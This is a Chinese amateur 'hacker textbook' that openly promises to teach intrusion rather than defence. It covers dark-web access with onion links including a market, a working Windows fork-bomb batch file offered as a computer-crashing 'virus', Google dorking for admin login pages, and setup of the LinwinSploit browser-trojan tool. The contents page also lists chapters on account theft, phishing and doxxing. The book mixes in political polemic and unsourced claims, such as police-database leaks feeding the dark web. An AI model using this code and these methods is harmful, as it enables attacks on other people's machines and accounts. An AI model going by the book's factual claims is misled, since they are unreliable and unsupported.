

计算机世界——黑客(第一版)

教材部分内容涉及到 上海市商业学校的教材内容作为参考。以及部分的网络资料作为参考

前言

21 世纪是计算机与互联网的时代，在这个时代，我们的生活被互联网以及更加智能的各种计算机设备包围，然而在互联网上有不少的黑客以及各种类型的人，组成我们这个互联网世界。本教材并不会教你成为一个可以防守的网安或者是一名运维，我们要教你的是正儿八经的入侵内容以及知识，至少要让你变成一定基础的脚本小子，当然很多东西依然是需要自己去摸索的。这本教材并不会用任何的机械性质的理论来教学如何成为一名黑客，如果是想要成为一名黑客就需要不断的实践，本教材的很多内容都是在包括但不限于咖啡厅、餐厅、学校进行的实验

作者：王相卿

感谢支持：方辰昊、宇平安、包海飞

- 手把手教你访问暗网 -----	4
- 暗网的故事 -----	8
- Google 服务的基础认识 -----	10
- 打开电脑，瘫痪他! -----	14
- 2024 年 Windows 全球蓝屏事件 -----	18
- TCP 和 IP 协议基础讲解 -----	20
- 斯诺登棱镜门事件 -----	23
- 搜索引擎黑客以及正确安装 steam -----	26
- 利用浏览器入侵木马控制他人的浏览器 -----	30
- 破解密码以及 ssh、ftp 概念 -----	32
- DNS、域名概念基础 -----	40
- 男性心理学基础 -----	45
- 女性心理学基础 -----	50
- 诈骗的防护以及残酷的事实 -----	54
- 社会工程学的方法盗取他人社交账号 -----	59
- 对网站进行信息收集以及网站持有者进行信息收集 -----	60
- 社会工程学诱导他人使用恶意邮箱 -----	67
- 希拉里邮件门事件故事 -----	68
- Telegram 的使用、开户他人 -----	71
- 中国网络安全相关法律 -----	77
- 网络信息安全法律法庭辩护思路 -----	80
- 推荐的其他教程 Python,SQL 以及 Linux -----	94


参考来源

ChatGLM 人工智能回答、中国政府官网、Google 搜索、必应搜索、Tor Project、Telegram 使用文档、Github、HackerStack、上海市商业学校网安教材(网络信息安全基础)

手把手教你访问暗网

暗网这个东西,相信你们肯定是有所耳闻的,很多人都觉得这是一个神秘的地方,但是今天我们就是要告诉你,其实暗网并不神秘,也和大多数都营销号所鼓吹的不一样,而且我们要说明的是,暗网上确实有器官交易、毒品和军火交易等的,但是反人类的内容其实一直都是极少数,大多数的都是个人信息贩卖等的,但是呢,也不要在这里面太过于猖狂

首先,暗网的访问工具 Tor 的官网以及下载链接在中国是并没有被禁止的,你可以正常访问的,但是呢速度会很慢。



Tor 的官网是: <http://torproject.netcologne.de/zh-CN/download/languages/>



现在 Tor 浏览器在单一多语言下载文件中可支持 37 种语言。可通过“常规”设置菜单更改语言。

想协助翻译? 成为 Tor 译者!

语言	Windows	macOS	GNU/Linux
请查看支持的 语言	32-bit (sig) / 64-bit (sig)	64-bit (sig)	32-bit (sig) / 64-bit (sig)

这是 Tor 的下载界面，Android 手机可以用的，下载完成并且安装了之后，基本上中国大陆不可以直接访问，这时候你需要一个 vpn 才能够访问并且连接到暗网。下面就是 Clash 的图标，这是一个可以翻墙的 vpn 工具，不过呢需要你们自己购买和订阅 vpn 节点，大概就是 28 人民币一个月，不限制流量的



自己按照这个链接去配置 vpn: <https://clashcn.com/clash-for-android-official>

随后就可以打开 tor 浏览器了，这是一个基于 Firefox 内核开发的浏览器。

暗网的原理就是，你的信息在客户端与一个节点之间进行了加密，然后这些信息在不少于 3 个以及以上的不同国家和地区的节点进行传输最后到达目的地，当然也是可以访问公网的，但是也是可以访问暗网网址的，不过呢，访问的速度会很慢

暗网内网址大全（部分网址公网也是可以访问的）

暗网引擎

hiddenwiki——<http://hiddenwikitor.com/> 最大的暗网导航网站

noevil——<http://hss3uro2hsxfogfq.onion/> 暗网中的强大搜索引擎，支持中文搜索

暗网版 facebook——<https://www.facebookcorewwi.onion> 暗网版 Facebook

Ahmia.fi-<http://msydaqstlz2kzerdg.onion/> 用于 Tor 隐藏服务的 Clearnet 搜索引擎。

DuckDuckGo-<http://3g2upl4pq6kufc4m.onion/> 搜索 clearnet 的隐藏服务。

Torlinks-<http://torlinksd6pdnihy.onion/> TorLinks 是 The Hidden Wiki 的适当替代。

torch-http://zqktlwi4fecvo6ri.onion/wiki/index.php/Main_Page Tor 搜索引擎。

声称可索引约 110 万页。

Self-defense Surveillance Guide <https://ssd.eff.org/> 知名暗网导航工具

暗网中文大全

暗网中文市场——<http://almvdkg6vrpmkvk4.onion/index.php> 暗网交易

<http://xkow4dnkw7cusncz.onion/> 暗网中文论坛 2

<http://underdj5ziov3ic7.onion/category/CHINESE> 中文网址导航

<http://eg63fcmp7l7t4vzj.onion/> 秘密树洞

<http://opea6td2pg66qouf.onion/> torbay 论坛中文

(部分内容摘自:

<https://thetechworld.github.io/2023/12/02/d-3/>)

暗网的故事

暗网的最大资金提供者以及支持者是美国政府、暗网上最流行的加密货币就是比特币，




比特币的最大拥有者是中华人民共和国政府。

暗网最开始其实就是美国军方发起的一个项目，但是由于其匿名和隐秘的特性，被不少的犯罪分子所利用。

暗网上面其实真正的极端反人类的内容是极少的，千万不要被营销号给带坏了。

以下的那个图片，就是营销号专门喜欢用的，这张图我可以负责人的告诉你是错误的。

包括来说例如说什么类似的标题“暗网的亲历者告诉你暗网有多可怕”，其实进去的都知道也就那样，70%的都是个人信息贩卖，这些个人信息的源头从哪来的呢，这里可以透露一个门道就是：并不仅仅来源于大公司的数据泄露，其实大多数的都是公安局人口数据库信息泄露。对的那你没有听错，就是公安局人口数据库信息泄露。



Google 服务的基础认识



既然你已经学会了使用 vpn 了，那么就可以访问外网了，外网的一个很重要的服务商就是 Google，google 是全球性的大型互联网公司，他们家的产品很多，包括了谷歌邮箱、谷歌浏览器、谷歌地图等等，最出名的莫过于安卓手机。

- Google 搜索: <https://www.google.com/>

- Google 邮箱: https://www.google.com.hk/intl/zh-HK_hk/gmail/about/

等等，其实你可以自己到搜索引擎里面去搜索的。

最好的就是建议你自己去申请一个 google 账号，附带的会有一个 Gmail 邮箱。



Google 为何退出中国

官方的回答就是政治敏感，中国国内的媒体报道的是他竞争不过百度，但是呢真实的情况这些也确实是的，不过最大的原因终究还是太过于开放，而且确实是不遵守中国法律的，大量国外对国内的意识形态内容都在上面不进行任何的过滤的，相反必应这点要做的好得多。



Google 上面的很多政治敏感的内容，不全是造谣，很多确实是真实的，包括了官员的丑闻、中国政府高层之间的权利斗争等等，以及各种的台独和港独，毕竟而言简体中文互联网在全世界范围看确实是甚至连繁体中文社区都比不上。谷歌算是果断的退出中国了，但是就客观而言



，我是支持中国政府的行为的，包括建立长城防火墙，世界其实是一个巨大的信息茧房，很多人都在抹黑说我们中国言论不够自由等等。

实际上我就讲一个现实且扎心的暴论，大多数的人类，包括中国人包括外国人，

基本上都是冲动的而且缺乏理智的，往往在面对如今的信息时代而言甚至显得弱智，而作为不少的媒体人，他们通过恶意煽动、曲解等行为，误导他人，本教材的作者只能够这么说：

作为在计算机领域摸爬滚打这么多年，我是越来越支持中国政府了，很多的媒体人，本来就是俗称的臭老九，本就应该打趴下，他们妄图骑在人民的身上拉屎、他们报道的不是真相，而是他们想要给看的，世界上最大的谎言莫过于真话说一半。



翻墙了之后，代表你可以访问那些国外的平台了，这不代表着你自由了，你只不过踏入了另外一个信息茧房罢了，忠告就是理智访问外网，不要发表任何评论，

以及外网平台上对中国的任何诋毁以及确实的真相，一个都不要去相信，也不要
去回复。做好自己，我们直接借用一个工具罢了。

打开电脑，瘫痪他!

本章节就是教你制作一个小小的木马病毒，可以瘫痪你的 Windows 计算机的一个病毒，这个病毒不需要安装任何的第三方软件，而且 windows 全平台都是支持的。



1. 首先呢，你需要创建一个文件，随便你的电脑的哪个地方创建文件，以 .bat 为后缀名字即可。

```
start cmd  
  
%0
```

2. 将以上的代码写入你所创建的那个 bat 文件
3. 点击运行他，在你的电脑上会不断的弹出一个叫做 cmd 的程序，这段病毒会使得你的电脑资源被快速吃完，最后导致死机和崩溃，这是一个实验性质的病毒，是可以被 360 以及火绒杀死的哦。



计算机病毒一词，这个想必大家还是很熟悉的，经常可以听到电脑中毒了啊之类的消息，其实本质上而言计算机病毒就是一段程序，但是他和正常程序不同的是他可以搞破坏，可以去控制他人的电脑或者执行其他恶意的操作，但是这里必须要告诉你们一个秘密就是杀毒软件的运行方式其实和病毒如出一辙，二者基本上本身在运行机制上面几乎都是一样的。

大多数都杀毒软件都是艺高人胆大，比病毒要牛逼，而且杀毒软件所处的计算机权限是系统最高权限，他可以监控所有的链接库的使用以及各种计算机接口的使用，当检测到有恶意操作的时候就会及时的阻止。



但是呢我们在这必须要点名批评 2345 杀毒软件，他们的全家桶本质上就是传染性木马病毒，根据 360 的工程师说的，2345 里面有一个云服务的组件，就是在用户电脑内进行挖矿行为。而且 2345 非常喜欢通过捆绑安装的形式安装起自己

的全家桶兄弟们，而且这些软件的质量都很低，而且广告也很多，这简直就是中文互联网的一大毒瘤。



如今的家用电脑已经几乎不太可能遇到病毒了，主要就是因为 360 免费了，早几年间计算机病毒十分甚至有九分的猖獗，就是这些安全公司自己搞出来的很多，他们想要通过这种方式来不停的卖自己的产品，好赚取更多的利润，然后自从 360 免费以后，大规模的病毒事件已经很少发生了，只能说根本就没有听过。



计算机病毒其实并不神秘，他也是人为编写出来的，通过编程语言写的，大多数都是 C 语言可以编写的病毒，如果在看这文章的读者们希望能够自己编写病毒的最好呢自学一下 C 语言。

2024 年 Windows 全球蓝屏事件

这起事件波及面很广泛，除了中国以外的大多数地区基本上都遇到了类似的问题




事件的原因根据官方的披露，是 crowdstrike 内的一名员工在升级杀毒软件的时候，代码写完并且编译完成的时候，直接部署到了生产线环境，然后作为更新直接广播给了全球的用户进行自动更新，然而这份代码有 BUG，导致了 windows 大规模的蓝屏死机。

crowdstrike 是一家著名的安全公司，我们国内并不是很出名，在国外这个公司是很出名的，他们与美国政府的合作非常密切，几乎国外的所有大企业的杀毒软件用的都是他们家的产品，很多都是强制性安装的。

国内的外资企业也受到了该事件的波及，但是国内大多数企业的影响微乎其微，因为国内的企业用的杀毒软件基本上都是 360、火绒为主的企业。这也印证了有剑不

用和没有剑的区别，自主体系的产品和软件相比于国外的更有安全保障



此次的全球蓝屏事件，导致了多个国家和地区的重要基础设施服务遭到了破坏，造成了难以估量的经济损失，这也告诉了我们，网络安全，也是一场战争，他可以影响到几乎所有的民生设施，如交通、电力、政府等等。他也是政治的延伸之一。

TCP 和 IP 协议基础讲解

TCP/IP 是供已连接因特网的计算机进行通信的通信协议。

TCP/IP 指传输控制协议/网际协议 (*Transmission Control Protocol / Internet Protocol*) 。

TCP/IP 定义了电子设备（比如计算机）如何连入因特网，以及数据如何在它们之间传输的标准。

（以上文字节选自菜鸟教程）



笼统的来讲,IP 就是你在访问互联网的时候都有一个地址,就是你的设备的地址,也可以是局域网内的通讯地址。TCP 就是网络的一个传输方法和协议,像是如今我们常用的 http 和 https 本质就是基于 socket 套接字的,socket 就是 tcp.

TCP/IP

TCP/IP 意味着 TCP 和 IP 在一起协同工作。

TCP 负责应用软件(比如您的浏览器)和网络软件之间的通信。

IP 负责计算机之间的通信。

TCP 负责将数据分割并装入 IP 包,然后在它们到达的时候重新组合它们。

IP 负责将包发送至接受者。

TCP 使用固定的连接

TCP 用于应用程序之间的通信。

当应用程序希望通过 TCP 与另一个应用程序通信时,它会发送一个通信请求。

这个请求必须被送到一个确切的地址。在双方"握手"之后,TCP 将在两个应用程序之间建立一个全双工(full-duplex)的通信。

这个全双工的通信将占用两个计算机之间的通信线路,直到它被一方或双方关闭为止。

UDP 和 TCP 很相似,但是更简单,同时可靠性低于 TCP

IP 是无连接的

IP 用于计算机之间的通信。


IP 是无连接的通信协议。它不会占用两个正在通信的计算机之间的通信线路。

这样，IP 就降低了对网络线路的需求。每条线可以同时满足许多不同的计算机之间的通信需要。

通过 IP，消息（或者其他数据）被分割为小的独立的包，并通过因特网在计算机之间传送。

IP 负责将每个包路由至它的目的地。

（选自菜鸟教程）



斯诺登棱镜门事件

爱德华·斯诺登

爱德华·斯诺登 (Edward Snowden)，1983 年 6 月 21 日出生于美国[北卡罗来纳州伊丽莎白市](#)，前 CIA ([美国中央情报局](#)) 技术分析员，后供职于国防项目[承包商博思艾伦咨询公司](#)。

2013 年 6 月，斯诺登将[美国国家安全局](#)关于 [PRISM 监听项目](#)的秘密文档披露给了《[卫报](#)》和《[华盛顿邮报](#)》，随即遭[美国政府](#)通缉，事发时人在香港，随后飞往[俄罗斯](#)。6 月 21 日，斯诺登通过《卫报》再次曝光英国“[颞颥](#)”秘密情报监视项目。8 月 1 日，斯诺登离开俄罗斯谢列梅捷沃机场前往[莫斯科](#)境内，并获得俄罗斯为期 1 年的临时避难申请。2014 年 8 月，俄罗斯律师称，爱德华·斯诺登再次获得俄罗斯的居留许可，期限为 3 年。2015 年 9 月 6 日，斯诺登获[挪威](#)“比昂松言论自由奖”，空椅子代其领奖。2016 年 4 月，斯诺登在俄出单曲，在[推特](#)上同美国少女群聊。

2020 年 10 月 22 日，[塔斯社](#)援引斯诺登律师称，俄罗斯已给予斯诺登[永久居留权](#)；^[1]11 月 2 日，据俄罗斯卫星网报道斯诺登决定提交美俄[双重国籍](#)申请。^[2]

当地时间 2022 年 9 月 26 日，斯诺登获得俄罗斯国籍。^[23-24]



棱镜门事件

自从 911 事件以后，美国政府打着反恐的名义，授权给了美国政府自己更多的权限，其实这只是美国政府的一个借口罢了，目的就是监听更多国家的领导人，包括了美国的盟友德国以及日本等等，这些人的电话被窃听，一切的手机操作也被窃听操作，这些并不是通过计算机病毒完成操作的，而是直接在手机系统层面的黑客行为，是具有包括谷歌、微软等大公司参与行。

这些影藏的手机系统层面的黑客攻击手段，不仅仅监听的是各国的领导人，而且各大公司的高管、政府官员也被窃听，美国政府其实才是世界上最大的恐怖分子，直到斯诺登曝光了这件事情人们才发现原来网络安全事件一直在威胁我们每一个人。



斯诺登在维基解密由于曝光了太多的东西，导致了他真正意义上成为了一个与半个世界为敌的男人，他也是不少黑客心中的神仙。

国外也没有所谓的言论自由其实，你要是讲了一些不该讲的他们真的可以让你背后身中八枪死因自杀。中国的言论自由环境其实也是相当不错的。

搜索引擎黑客以及正确安装 steam

搜索引擎，通俗点就是搜索信息的工具，常见的搜索引擎有 百度，必应和谷歌等。

搜索引擎可以使得我们快速查找信息和分析数据，但是如今，越来越多的搜索引擎的广告越来越多，使得我们搜索变成了在垃圾桶里面找到黄金一样的存在。本文将会告诉你必要的搜索技巧以寻找信息。



在中国国内的环境下，根本不推荐你们用百度搜索，广告十分甚至有九分的多，而且更多的有一种垃圾堆刨屎吃的感觉，我推荐用必应，广告少很多而且搜索质量也是还不错的，仅次于谷歌，但是谷歌在中国没有办法访问的。

谷歌黑客

虽然这个方法叫做谷歌黑客，而且也确实运用在了黑客搜索技巧当中，当然他也可以带给我们快捷。

在需要搜索的内容加上 "" 例如: "steam 下载" 这个时候, 你会发现各大搜索引擎的广告数量明显减少, 这个技巧很简单。在需要搜索的文字前加入: intext: [文字] 例如: intext: steam 下载

这个技巧同上在需要搜索的条目标题内搜索: intitle: [标题]

例如: intitle: steam

这个只搜索每个返回的结果中的标题的匹配只搜索指定的网站:


site: www.zhihu.com

只搜索知乎网站的内容 例如: site: www.zhihu.com

intext: 年轻人应该如何学会电脑

这些方法不仅仅适用于谷歌搜索引擎, 必应、百度、搜狗、360 搜索都是支持的。

下面我们可以看一个实践的案例:



我们输入的 Google Hacker 语法是:

intitle: 后台入口

这段搜索语法的意思就是我们匹配的搜索结果只有标题是“后台入口”这几个字的网页搜索结果。很显然这可以大大的提高我们的搜索效率

正确安装 Steam 以帮助你学习计算机



学习计算机怎么能够和游戏撇清关系呢，而 steam 就是全球最大的游戏平台.一定不要下载盗版的 steam，因为那可能有各种意想不到的结果.

steam 官网: <https://store.steampowered.com/>

当然，很多时候 steam 的官网与客户端可能是无法访问的，这个时候需要加器等的，这才是正常的 steam.运行 steam 安装文件，安装完后，进行操作，进入你的游戏，进行游玩，你可以熟悉电脑。

注意啊，千万不要安装错误的 Steam 啊!!!



以上都是盗版!!! 点名批评!!!

利用浏览器控制木马入侵他人浏览器


这里面我们需要用到一个工具叫做 LinwinSploit，这是一个专注于木马攻击的软件，其中包括了 Web 木马的模块

<https://gitee.com/LinwinSoft/linwin-splloit>

下载链接：

<https://gitee.com/LinwinSoft/linwin-splloit/archive/refs/tags/v1.0.0.zip>

首先必须要说明的是，这张内容很少，如果看不懂可以直接跳过不要紧的，因为这不是任何的主流攻击手段



```
10. post/http/server Start a http port.
LinwinSploit-1.1.0 > use web/attack/trojan_virus
Enter 'show options' show all the options you must be write.
Enter 'set [VALUE] [CONTENT]' set the attack value.
Enter 'help' get some help information.
LinwinSploit-1.1.0(web/attack/trojan_virus) $ help

1. set port [Port] Set your trojan's connect port.
2. run listen on a port and accept the message.

For example:
1. set port 8888

LinwinSploit-1.1.0(web/attack/trojan_virus) $ show options

++++
| host: Default
| port: 8888
| Payload Name: web/attack/trojan_virus
++++

LinwinSploit-1.1.0(web/attack/trojan_virus) $
```

